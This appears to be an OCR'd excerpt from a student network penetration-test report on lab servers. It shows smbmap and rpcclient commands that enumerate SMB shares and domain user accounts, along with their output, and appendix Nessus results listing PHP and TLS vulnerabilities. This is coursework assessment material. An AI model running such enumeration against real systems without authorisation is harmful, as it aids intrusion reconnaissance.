
Memory	2.9 GB
Processors	2
Hard Disk (IDE)	60 GB
Network Adapter	Custom (VMnet1)
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Virtual Machine Details

State:	Powered off
Snapshot:	Off
Configuration file:	C:\Users\thebl\OneDrive\Desktop\Uni stuff\Year 2\CMP210\Server2\Server2\Server2.vmx
Hardware compatibility:	Workstation 16.x virtual machine
Primary IP address:	Network information is not available


(Figure.1)

SMBMAP




```
[+] IP: 192.168.10.1:445        Name: 192.168.10.1
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admi
n
        C$                                                      NO ACCESS       Default sha
re
        Fileshare1                                              READ ONLY
        Fileshare2                                              READ ONLY
        HR                                                      READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon serve
r share
        Resources                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon serve
r share
        SYSVOL2                                                 READ ONLY

┌──(kali㉿kali)-[~]
```

(Figure.13)



\\192.168.10.1


(Figure.14)



```
r share
        SYSVOL2                                                 READ ONLY

┌──(kali㉿kali)-[~]
└─$ smbmap -u test -p test123 -H 192.168.10.2
[+] IP: 192.168.10.2:445        Name: 192.168.10.2
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admi
n
        C$                                                      NO ACCESS       Default sha
re
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon serve
r share
        SYSVOL                                                  READ ONLY       Logon serve
r share

┌──(kali㉿kali)-[~]
└─$ █
```


(Figure.15)

User Accounts:



```
┌──(kali㉿kali)-[~]
└─$ rpcclient -U "test" 192.168.10.1
Password for [WORKGROUP\test]:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[test] rid:[0x455]
user:[K.Thompson] rid:[0xa29]
user:[V.Nelson] rid:[0xa2a]
user:[L.Gill] rid:[0xa2b]
user:[N.May] rid:[0xa2c]
user:[W.Holt] rid:[0xa2d]
user:[J.Wheeler] rid:[0xa2e]
user:[F.Payne] rid:[0xa2f]
user:[T.Oliver] rid:[0xa30]
user:[J.Poole] rid:[0xa31]
user:[N.Wells] rid:[0xa32]
user:[N.Hogan] rid:[0xa33]
user:[M.Adams] rid:[0xa34]
user:[Y.Marshall] rid:[0xa35]
user:[W.Wolfe] rid:[0xa36]
user:[A.Kennedy] rid:[0xa37]
user:[T.Fuller] rid:[0xa38]
user:[L.Washington] rid:[0xa39]
user:[S.Shelton] rid:[0xa3a]
user:[J.Farmer] rid:[0xa3b]
user:[M.Paul] rid:[0xa3c]
user:[B.Wong] rid:[0xa3d]
user:[D.Ford] rid:[0xa3e]
user:[M.Daniel] rid:[0xa3f]
user:[D.Brooks] rid:[0xa40]
user:[B.Rice] rid:[0xa41]
user:[P.Powers] rid:[0xa42]
user:[S.Wright] rid:[0xa43]
user:[L.Williamson] rid:[0xa44]
user:[G.Malone] rid:[0xa45]
user:[M.Harrington] rid:[0xa46]
user:[H.Mclaughlin] rid:[0xa47]
user:[G.Turner] rid:[0xa48]
user:[P.Rodriquez] rid:[0xa49]
user:[L.Thornton] rid:[0xa4a]
user:[D.Murray] rid:[0xa4b]
user:[A.Peters] rid:[0xa4c]
user:[M.Padilla] rid:[0xa4d]
user:[J.Becker] rid:[0xa4e]
user:[K.Perkins] rid:[0xa4f]
user:[M.Murphy] rid:[0xa50]
```

(Figure.17)




```
        logon_hrs[0..21]...
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[test] rid:[0×455]
user:[K.Thompson] rid:[0×a29]
user:[V.Nelson] rid:[0×a2a]
user:[L.Gill] rid:[0×a2b]
user:[N.May] rid:[0×a2c]
user:[W.Holt] rid:[0×a2d]
user:[J.Wheeler] rid:[0×a2e]
user:[F.Payne] rid:[0×a2f]
user:[T.Oliver] rid:[0×a30]
user:[J.Poole] rid:[0×a31]
user:[N.Wells] rid:[0×a32]
user:[N.Hogan] rid:[0×a33]
user:[M.Adams] rid:[0×a34]
user:[Y.Marshall] rid:[0×a35]
user:[W.Wolfe] rid:[0×a36]
user:[A.Kennedy] rid:[0×a37]
user:[T.Fuller] rid:[0×a38]
user:[L.Washington] rid:[0×a39]
user:[S.Shelton] rid:[0×a3a]
user:[J.Farmer] rid:[0×a3b]
user:[M.Paul] rid:[0×a3c]
user:[B.Wong] rid:[0×a3d]
user:[D.Ford] rid:[0×a3e]
user:[M.Daniel] rid:[0×a3f]
user:[D.Brooks] rid:[0×a40]
user:[B.Rice] rid:[0×a41]
user:[P.Powers] rid:[0×a42]
user:[S.Wright] rid:[0×a43]
user:[L.Williamson] rid:[0×a44]
user:[G.Malone] rid:[0×a45]
user:[M.Harrington] rid:[0×a46]
user:[H.Mclaughlin] rid:[0×a47]
user:[G.Turner] rid:[0×a48]
user:[P.Rodriquez] rid:[0×a49]
user:[L.Thornton] rid:[0×a4a]
user:[D.Murray] rid:[0×a4b]
user:[A.Peters] rid:[0×a4c]
user:[M.Padilla] rid:[0×a4d]
user:[J.Becker] rid:[0×a4e]
user:[K.Perkins] rid:[0×a4f]
user:[M.Murphy] rid:[0×a50]
user:[S.Higgins] rid:[0×a51]
user:[B.Lewis] rid:[0×a52]
```

(Figure.18)


APENDIX B

NESUS

Server 1 Sample Results




CRITICAL	9.8	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
CRITICAL	9.8	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
CRITICAL	9.8	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
CRITICAL	9.8	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
CRITICAL	9.8	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	8.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
HIGH	7.5	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
HIGH	7.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	142591	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5*	42411	Microsoft Windows SMB Shares Unprivileged Access
MEDIUM	6.5	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	57582	SSL Self-Signed Certificate
MEDIUM	6.5	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	157288	TLS Version 1.1 Protocol Deprecated
MEDIUM	6.1	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	6.1	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability



MEDIUM	5.3	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	5.3	45411	SSL Certificate with Wrong Hostname
MEDIUM	4.7	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
MEDIUM	5.0*	10073	Finger Recursive Request Arbitrary Site Redirection
LOW	3.7	38208	Apache Struts 2 s:a / s:url Tag href Element XSS
LOW	3.3*	10663	DHCP Server Detection
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	11002	DNS Server Detection
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	10092	FTP Server Detection
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	43829	Kerberos Information Disclosure
INFO	N/A	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	20870	LDAP Server Detection
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	10908	Microsoft Windows 'Domain Administrators' Group User List


(Figure.30)

Server 2 Sample Results:



	v3.0		
CRITICAL	9.8	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
CRITICAL	9.8	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
CRITICAL	9.8	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
CRITICAL	9.8	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
CRITICAL	9.8	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	8.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
HIGH	7.5	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
HIGH	7.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	142591	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5*	42411	Microsoft Windows SMB Shares Unprivileged Access
MEDIUM	6.5	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	57582	SSL Self-Signed Certificate
MEDIUM	6.5	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	157288	TLS Version 1.1 Protocol Deprecated
MEDIUM	6.1	136929	JQuery 1.2 < 3.5.0 Multiple XSS
MEDIUM	6.1	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities

